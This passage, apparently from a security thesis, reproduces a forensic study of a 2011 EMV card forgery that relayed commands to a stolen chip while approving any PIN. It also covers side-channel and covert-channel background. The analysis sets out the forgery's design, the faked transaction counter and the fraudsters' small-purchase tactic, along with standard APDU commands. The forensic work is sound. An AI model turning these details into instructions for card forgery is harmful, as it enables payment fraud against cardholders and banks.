$m_2 \leftarrow r_2(m_1)$	IN PRP$ JJ NN NNP VBD VBN IN DT JJ NN IN DT JJ NN IN CD
$m_3 \leftarrow r_3(m_2)$	IN PRP$ JJ NN NNP VBD VBN IN DT NN CC IN DT JJ NN IN DT JJ NN IN CD

m_3 is a plausible skeleton that could have corresponded to the clause: "During his early youth Alex was tutored by a linguist and by a skilled architect until the approximate age of 16":



It remains to show how to reverse the process to recover the original skeleton m_0. To that end, we include in the ciphertext a binary string indicating which outgrowths should be removed. Removal consists in scanning m_0 and identifying what could have been the result of rewriting. Scanning reveals one potential application of rule 1 (namely "his early youth"), two potential applications of rule 2 ("a skilled architect" and "the approximate age") and one potential application of rule 2 ("by a linguist and by a skilled architect"). Hence 4 bits suffice to identify and remove the outgrowths.

5.6.6 Grammatical tags for English

Table 5.2: Partial list of grammatical roles.

Clause Level	
S	Simple declarative clause
SBAR	Clause introduced by a (possibly empty) subordinating conjunction.
Phrase Level	
ADVP	Adverb phrase
NP	Noun phrase
PP	Prepositional phrase
VP	Verb phrase
Word Level	
CC	Conjunction, coordinating
DT	Determiner
IN	Preposition or subordinating conjunction
JJ	Adjective
MD	Modal
NN	Noun, singular or mass
PRP	Pronoun, personal
PRP$	Pronoun, possessive
RB	Adverb
VB	Verb, base form
VBN	Verb, past participle
VBZ	Verb, third person singular present

Part III

Hardware and software security

Chapter 6

Side channels: Attacks and countermeasures

Contents

Algorithms describe a sequence of operations, that are mathematical in nature, but meant to be executed by some system. Such a system is bound by the laws of Physics; it is first and foremost a device that uses and dissipates energy — in the form of electric power, noise, heat, photons, etc. — and performs its operations in a finite amount of time. By measuring such quantities, an adversary may learn usable information against a system, often in addition to the system's intended output. Attacks that leverage such measurements are called *side-channel attacks*.

Since side-channel attacks target an implementation, they routinely break cryptosystems for which mathematical attacks are not applicable — reading off the secret key e.g. from timing measurements [Koc96], the power consumption variations [KJJ99; BCO04], or from the noise made by coil whine [GPP+16a]. Even when they do not target cryptosystems directly, side-channel analyses reveal information[1], including about the inner workings of a system — in Section 6.1 we used such an approach to unravel the workings of a sophisticated payment card fraud; and to protect against similar attacks in the future.

Protecting against side-channel attacks requires appropriate physical countermeasures and special implementations. As a result, most consumer products are unprotected. In an attempt to explore to which

[1] An early example is the NSA TEMPEST programme, remotely reconstructing computer screens and keystrokes from electromagnetic emanations, recently improved upon by e.g. [GPT14; GPP+15; GPP+16b].

extent the hardware layer can provide resistance, even when the software running on it is vulnerable, we designed a microprocessor architecture along with a special compiler, aimed at protecting against power attacks. This work is described in Section 6.2.

Usually side channels are unintentional, but it may happen that a program or device makes deliberate use of them, to exfiltrate information out of an otherwise controlled system. In that case we refer to such a communication medium as a *covert channel*. Covert channel are especially difficult to track down — indeed, the adversary may use software or hardware components that are not supposed to process sensitive material, which are therefore unprotected against side-channel analysis, as a means to communicate with a receiving station or a measuring apparatus. A typical example is the abuse of a computer's GPU [GKK+14] or USB ports [GME16] to emit radio signals, bypassing airgap protections. The same approaches can be used by sending high-frequency signals to other components of a system. In Section 6.3 we describe another kind of covert channel, which relies on information shared by the OS.

6.1 When organized crime applies academic results

Abstract

This paper describes the forensic analysis of what the authors believe to be the most sophisticated smart card fraud encountered to date. In 2010, Murdoch et al. [MDA+10] described a man-in-the-middle attack against EMV cards. [MDA+10] demonstrated the attack using a general purpose FPGA board, noting that "*miniaturization is mostly a mechanical challenge, and well within the expertise of criminal gangs*". This indeed happened in 2011, when about 40 sophisticated card forgeries surfaced in the field.

These forgeries are remarkable in that they embed two chips wired top-to-tail. The first chip is clipped from a genuine stolen card. The second chip plays the role of the man-in-the-middle and communicates directly with the point of sale (PoS) terminal. The entire assembly is embedded in the plastic body of yet another stolen card.

The forensic analysis relied on X-ray chip imaging, side-channel analysis, protocol analysis, and microscopic optical inspections.

This is joint work with Houda Ferradi, David Naccache, and Assia Tria. This work was presented at ANSSI and published in the Journal of Cryptographic Engineering [FGN+16].

6.1.1 Introduction

EMV [EMV; EMV08a; EMV08b; EMV08c] (Europay, MasterCard, Visa) is a global standard, currently managed by the public corporation EMVCo, specifying interactions between integrated circuit cards and PoS terminals. The standard also defines exchanges between cards and automatic teller machines (ATMs). Over the recent years, additional payment operators (such as JCB, AmericanExpress, China UnionPay and Discover) endorsed EMV. EMV cards rely on pre-existing physical, link, network, and transport layer protocols such as ISO/IEC 7816 and ISO/IEC 14443.

According to EMVCo's website, by Q4 2014 a third of card present transactions worldwide followed the EMV protocol, and 3.423 billion EMV cards were in circulation.

6.1.1.1 Brief overview of an EMV transaction

A typical EMV transaction breaks down into three phases: (1) card authentication, (2) cardholder verification and (3) transaction authorization.

During card authentication, the PoS explores the applications supported by the card (e.g. credit, debit, loyalty, ATM, etc.).

During cardholder verification, the PoS queries the PIN from the user and transmits it to the card. The card compares the PIN and responds by "yes" (`SW` code[2] `0x9000`) or "no" (`0x63CX`[3]).

Transaction authorization starts by feeding the card with the transaction details T (e.g. amount, currency, date, terminal ID, fresh randomness, etc.). The card replies with an authorization request cryptogram (ARQC) based on T. {ARQC, T} is sent to the issuer[4], who replies with an authorization request code (ARC) instructing the PoS how the transaction should proceed. The issuer also sends to the PoS an authorization response cryptogram (ARPC) which is a MAC of {ARQC, ARC}. ARPC is transmitted to the card that responds with a transaction certificate (TC) sent to the issuer to finalize the transaction.

We refer the reader to [MDA+10] for a comprehensive diagram illustrating these three phases.

6.1.1.2 Murdoch et al.'s attack

The protocol vulnerability described in [MDA+10] is based on the fact that the card does not condition transaction authorization on successful cardholder verification.

Hence the attack consists in having the genuine card execute the first and last protocol phases, while leaving the cardholder verification to a man-in-the-middle device.

To demonstrate this scenario's feasibility, Murdoch et al. produced an FPGA-based proof-of-concept, noting that miniaturisation remains a mechanical challenge.

[2] Whenever a command is executed by a card, the card returns two status bytes called `SW1` and `SW2`. These bytes encode a success or a failure cause.

[3] `X` denotes the number of further PIN verifications remaining before lock-up.

[4] For our purposes, the issuer can be thought of as the bank.

6.1.1.3 Fraud in the field

In May 2011, the French's bankers Economic Interest Group (GIE Cartes Bancaires) noted that a dozen EMV cards, stolen in France a few months before, were being used in Belgium. A police investigation was thus triggered.

Because transactions take place at well-defined geographic locations and at well-defined moments in time, intersecting the IMSIs[5] of SIM cards present near the crime scenes immediately revealed the perpetrators' SIM card details. A 25 years old woman was subsequently identified and arrested, while carrying a large number of cigarette packs and scratch games. Such larceny was the fraudsters' main target, as they resold these goods on the black market.

Investigators quickly put a name on most of the gang members. Four were arrested, including the engineer who created the fake cards. Arrests occurred in the French cities of Ezanville, Auchy-les-Mines and Rouvroy. About 25 stolen cards were seized, as well as specialized software and €5000 in cash.

The net loss caused by this fraud is estimated to stand below €600,000, stolen over 7,000 transactions using 40 modified cards.

A forensic investigation was hence ordered by Justice [Jud13].

6.1.2 Physical analysis

6.1.2.1 Optical inspection

The forgery appears as an ISO/IEC 7816 smart card. The forgery's plastic body indicates that the card is a VISA card issued by Caisse d'Épargne (a French bank). The embossed details are: PAN[6] = `4978**********89`; expiry date in 2013[7]; and a cardholder name, hereafter abridged as P.S. The forgery's backside shows a normally looking CVV[8]. Indeed, this PAN corresponds to a Caisse d'Épargne VISA card.

The backside is deformed around the chip area (Figure 6.2). Such a deformation is typically caused by heating. Heating (around 80° C) allows melting the potting glue to detach the card module.

The module looks unusual in two ways: (1) it is engraved with the inscription "FUN"; and (2) glue traces clearly show that a foreign module was implanted to replace the `**89` card's original chip (Figure 6.3).

The module is slightly thicker than normal, with the chip bulging somewhat through the card, making insertion into a PoS somewhat uneasy but perfectly feasible (Figure 6.4).

The "FUN" engraving indicates that the module belongs to a FUN card. FUN cards are open cards, widely used for hobbying and prototyping purposes.

The FUN module contains an Atmel AVR AT90S8515 microcontroller and an EEPROM memory AT24Cxx. The AVR has 8 kB of Flash memory and 512 bytes of internal EEPROM, 512 bytes of internal RAM and a few other resources (timer, etc.). The AT24Cxx has varying capacity depending on the exact FUN card model. For a FUNcard5, this capacity is 512 kB (Figure 6.5).

6.1.2.2 Magnetic stripe analysis

The magnetic stripe was read and decoded. The ISO1 and ISO2 tracks perfectly agrees with the embossed information. ISO3 is empty, as is usual for European cards.

6.1.2.3 X-ray analysis

X-ray analysis was performed using a Y.Cougar Microfocus Xylon imager. Figure 6.6 shows an unmodified FUN card, while Figure 6.7 is an X-ray image of the forgery.

X-ray analysis reveals, using false colours, the different materials composing the forged module (Figure 6.9). Legitimate connection wires are made of gold, but connections between the FUN card and the stolen chip underneath are made of another metal (copper, as will later appear after opening the forged card). Soldering was made using a classical mixture of silver and tin.

[5] International Mobile Subscriber Identity.
[6] Permanent Account Number (partially anonymized here).
[7] Precise date removed for privacy reasons.
[8] Card Verification Value.

Figure 6.1: The judicial seizure. Personal information such as cardholder name are censored for privacy reasons.

Figure 6.2: Deformation due to heating of the forgery's backside.




Figure 6.3: Forgery's ISO module. Red arrows show glue traces.

6.1.2.4 Probing non-ISO Contacts

FUN cards are programmed using specialised hardware. Programming is done *via* the two unstandardized pins `MOSI` and `SCK`.

We tried to use programming hardware to read back the card's contents and reverse-engineer its software. All reading attempts failed. FUN cards can be protected against reading at flashing time. Clearly, the fraudster enabled this protection.

It is possible to identify the chip using the programming hardware, but this uses writing commands that are invasive and possibly destructive. Therefore such an identification was not attempted.

6.1.2.5 ISO/IEC 7816 compliance

We assumed that the forged card's software was rudimentary and did not fully comply with ISO/IEC 7816. The assumption was that the fraudsters contented themselves with a minimal implementation that works reasonably well under usual conditions. We hence analyzed the forgery's behavior at external clock frequencies close to the most extreme value (5 MHz) allowed by ISO/IEC 7816.

The forgery behaved normally up to 4.90 MHz. At 4.91 MHz, the forgery stopped responding to commands and only returned an ATR (Answer To Reset).




Figure 6.4: Side-views of the forgery, showing that it is somewhat thicker than a standard card (0.83 mm). The extra thickness varies from 0.4 mm to 0.7 mm suggesting the existence of several components under the card module, besides the FUN card.




Figure 6.5: The FUN card's inner schematics.




Figure 6.6: FUN card X-ray analysis. (1) External memory (AT24C64); (2) Microcontroller (AT90S8515A); (3) Connection wires; (4) Connection grid.




Figure 6.7: Forgery X-ray analysis. (5) Stolen card's module; (6) Connection wires added by the fraudster; (7) Weldings by the fraudster (only three are pointed out here).




Figure 6.8: Forgery structure suggested by Figure 6.7.




Figure 6.9: False colours X-ray image of the forgery. Different colours correspond to different materials. The stolen chip is clearly visible in green.

6.1.3 Protocol analysis

The electronic exchanges between the forgery and the PoS were monitored using the `Cardpeek`[9] tool. `Cardpeek` allows monitoring the APDU commands sent to the forgery. This is a read-only operation that does not alter the analyzed card.

When queried, the forgery responded with the following information: PAN = `4561**********79`; expiry date in 2011; and the cardholder name henceforth refered to as H.D. All this information is in blatant contradiction with data embossed on the card (mentioned in Section 6.1.2.1).

6.1.3.1 Application selection

Application selection is performed by browsing the PSE[10], as described in [EMV08a].

Select 1PAY.SYS.DDF01. Selecting the DDF[11] named `1PAY.SYS.DDF01` succeeded[12].

Browsing the payment system directory Records in the Payment System Directory were browsed in-order and revealed the presence of CB[13] and VISA applications.

ReadRecord SFI[14] 1 record #1[15]: this SFI contains:

- Application AID `A0 00 00 00 42 10 10`
- Label: CB
- Priority: 1

ReadRecord SFI 1 record #2: this SFI contains:

- Application AID: `A0 00 00 00 03 10 10`
- Label: Visa DEBIT
- Priority: 2

Attempting ReadRecord SFI 1 record #3 returns a status word equal to `0x6A83`, i.e. “record not found”. All applications have thus been found.

Select “VISA Debit” `Cardpeek` used the previously discovered AID to select the VISA Debit application[16].

6.1.3.2 Transaction initialization

GetProcessingOptions (GPO) Next, we retrieved the card’s processing options[17]. This data contains the AIP (Application Interchange Profile) and the AFL (Application File Locator) as defined in [EMV08c, Chapter 10.2]. The card claims that it supports:

- static authentication (SDA);
- dynamic authentication (DDA);
- cardholder verification;
- and external authentication.

[9] See `http://code.google.com/p/cardpeek/downloads/list`.
[10] Payment System Environment.
[11] Directory Definition File.
[12] Command: `00 A4 04 00 14`.
[13] Carte Bancaire.
[14] Short File Identifier.
[15] Command: `00 B2 xx 0C Le`, where `xx` is incremented as records are being read.
[16] Command: `00 A4 04 00 07`.
[17] Command: `80 A8 00 00 02` followed by a GetResponse command: `00 C0 00 00 20`.

The card furthermore requests risk management by the PoS.

AFL consists in a list of 4-byte blocks describing which records should be read. In our case, the following blocks were received:

- SFI #1, of record 01 to 01. No record of this SFI is used for "disconnected" mode data authentication.
- SFI #2, of record 01 to 02. Record #1 of this SFI is used for "disconnected" mode data authentication.
- SFI #3, of record 01 to 04. Record #1 of this SFI is used for "disconnected" mode data authentication.

SFI records Having read the GPO data, the reader can access the SFI records.

ReadRecord SFI 2 record #1 (used for "disconnected" mode data authentication) contained the following VISA application information:

- Application creation and expiry date: between a date in 2009 and a date in 2011 (omitted here for privacy reasons).
- The card's PAN: `4561**********79`.

The Bank Identification Number of this PAN corresponds to a HSBC VISA card (4561), which is inconsistent with the information embossed on the card.

ReadRecord SFI 2 record #2 of the VISA application provided the following information:

- The list of objects to be included upon the first GenerateAC (CDOL1) (tags list + lengths)
- The list of objects to be included upon the second GenerateAC (CDOL2).
- The list of objects to be included upon internal authentication (DDOL):
- Tag `0x9F37` – "Unpredictable Number" (length: 4 octets)
- Cardholder's name: abridged here as H.D. for privacy reasons.

The chip belongs to Mr. H.D., which is also inconsistent with the information embossed on the card.

ReadRecord SFI 3 record #1, 2, 3, 4 (used for "disconnected" mode data authentication) contained actions codes, requested by the card to authorize a transaction, as well as a list of supported authentication methods, their public keys and certificates.

ReadRecord SFI 1 record #1 should have revealed the exact same information encoded in the ISO2 track. Instead, it contained, again, the following information:

- Account number: `4561**********79`
- Expiration date (YYMM): a date in 2011 (anonymised for privacy reasons)

ReadRecord SFI 4 record #1 indicated an empty record.

6.1.3.3 Authentications

InternalAuthenticate In smart card terms, an InternalAuthenticate[18] is an authentication of the card by the reader (cf. [EMV08b, Chapter 6.5]). The reader requests that the card signs a random 4-byte number, as asked by the DDOL. The reader accepted this authentication.

VerifyPIN (cardholder verification) The reader checks that the card isn't blocked by reading the number of remaining PIN presentation tries[19]. There are 3 remaining tries before the card is blocked.

PIN codes are verified using the command VerifyPIN[20]. A correct PIN results in a `0x9000` status word.

Our experiments reveal that the PIN is always considered correct, regardless of P1 and P2, even for inconsistent values. The card accepts any PIN unconditionally.

[18] Command: `00 88 00 00 04`.
[19] Command: `80 CA 9F 17 04`.
[20] Command: `00 20 00 80 08`.

6.1.3.4 Transaction

The reader gathers risk management data before starting a transaction.

GetData (ATC) The ATC (Application Transaction Counter) was requested[21].

The ATC sent by the card does not change, regardless of the number of transactions performed. This ATC is different from the one returned by the first GenerateAC (which is incremented at each transaction), and is therefore clearly false.

The ATC is forged to manipulate the PoS risk management routine, which would otherwise request to go on-line.

The above also applied to the reading of the last online ATC[22].

Risk management Based on available data, the reader performs risk management as described in [EMV08c, Chapter 10.6.3]:

> *"If the required data objects are available, the terminal shall compare the difference between the ATC and the Last Online ATC Register with the Lower Consecutive Offline Limit to see if the limit has been exceeded."*

Here, ATC (`0x04`) – LOATC (`0x02`) > LCOL (`0x01`).

As the transaction log extracted from the card indicated, the fraudsters performed many small amount purchases to avoid on-line connection requests.

6.1.4 Side-channel power analysis

Measuring variations in the device's power consumption enables detecting patterns that correspond to repeated operations. This is a common way to try and determine secret keys used in cryptographic operations. Although very rarely, side-channel analysis is also used by forensic experts (e.g. [SF13]).

Here, side-channel analysis will expose the fact that the forgery contains an underlying (legitimate) card, by analysing in detail the forgery's power trace when it is operated.

We shall constrast the "VerifyPIN" command, which does not propagate to the stolen card, with the "Select" command, which must be relayed to the stolen card.

6.1.4.1 EMV "Select" command

The VISA application is selected based on its AID.

The sequence diagram of Figure 6.10 shows what should happen if the forgery indeed behaved as a "chip-in-the-middle" proxy.

Power consumption is measured and synchronized with the I/O between the card and the reader. However, internal communication between the FUN card and the stolen chip is witnessed on the power trace.

Figure 6.11 shows power consumption over time when the Select command is sent to the forgery. Patterns clearly appear during I/O activity. Some patterns can also be noticed *between* I/O operations, while there is no communication with the reader. A finer analysis shows that these patterns are made of sub-patterns, whose number is equal to the number of bytes exhanged. This confirms that communication is intercepted and retransmitted by the FUN card, as illustrated in Figure 6.12.

6.1.4.2 EMV "VerifyPIN" command

We now turn our attention to the "VerifyPIN" command which, in the case of a proxy chip, would never be sent to the stolen chip.

As expected, this command is executed directly, as shown on the power trace of Figure 6.13. No operations between I/Os are witnessed here.

[21] Command: `80 CA 9F 36 05`.
[22] Command: `80 CA 9F 13 05`.




Figure 6.10: The FUN card intercepts the Select command and replays it to the stolen card. Then the FUN card sends back the response to the PoS.




Figure 6.11: The power trace analysis of the forgery during the Select command reveals a pattern that is repeated, despite the absence of I/O operations. It is readily observed that the pattern corresponds to the replay of data sent earlier by the PoS.




Figure 6.12: (1) PoS sends the ISO command `00 A4 04 00 07`; (2) The command is echoed to the stolen card by the FUN card; (3) The stolen card sends the procedure byte `A4` to the FUN card; (4) The FUN card retransmits the procedure byte (`A4`) to the PoS; (5) The PoS sends the data `A0 00 00 00 03 10 10` to the FUN card; (6) The FUN card echoes `A0 00 00 00 03 10 10` to the stolen card; (7) The stolen card sends the status word (`SW1=61`, `SW2=30`) to the FUN card; (8) and the FUN card transmits `SW1 SW2` to the PoS. Communication: PoS → FUN card is shown in blue; FUN card → stolen card in red; Stolen card → FUN card in green and FUN card → PoS in black.

